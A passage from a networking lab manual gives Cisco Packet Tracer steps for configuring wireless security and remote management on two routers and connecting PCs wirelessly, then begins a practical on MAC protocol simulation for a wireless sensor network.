
3. Click on Router0 → GUI→wireless




4. Click on wireless security and do the following after that scroll down and save the setting.




5. Now click on Administration and enable remote management and save settings.




6. Follow the same steps for **router-1**.




7. Check whether the two routers are connected successfully or not.




8. Now take 5 PCs PC0, PC1, PC2, PC3, PC4.



9. Now click on PC-0 and switch off the machine.




10. Now replace wired to wireless port of machine and start device.





11. Follow the same steps for every PC.

12. Now click on PC-0 → desktop → PC wireless → connect → refresh




13. Now select the Router anyone device and click on connect.






14. Follow same steps for every PC using different routers and their passwords.




PRACTICAL NO- 4

Aim - Create MAC protocol simulation implementation for wireless sensor Network.


1. Open cisco and take the following devices.




- Click on the Laptop switch off it and change port wired to wireless. After that switch on.




- Now click on PC1 and switch off it after change wired to wireless and switch on it.



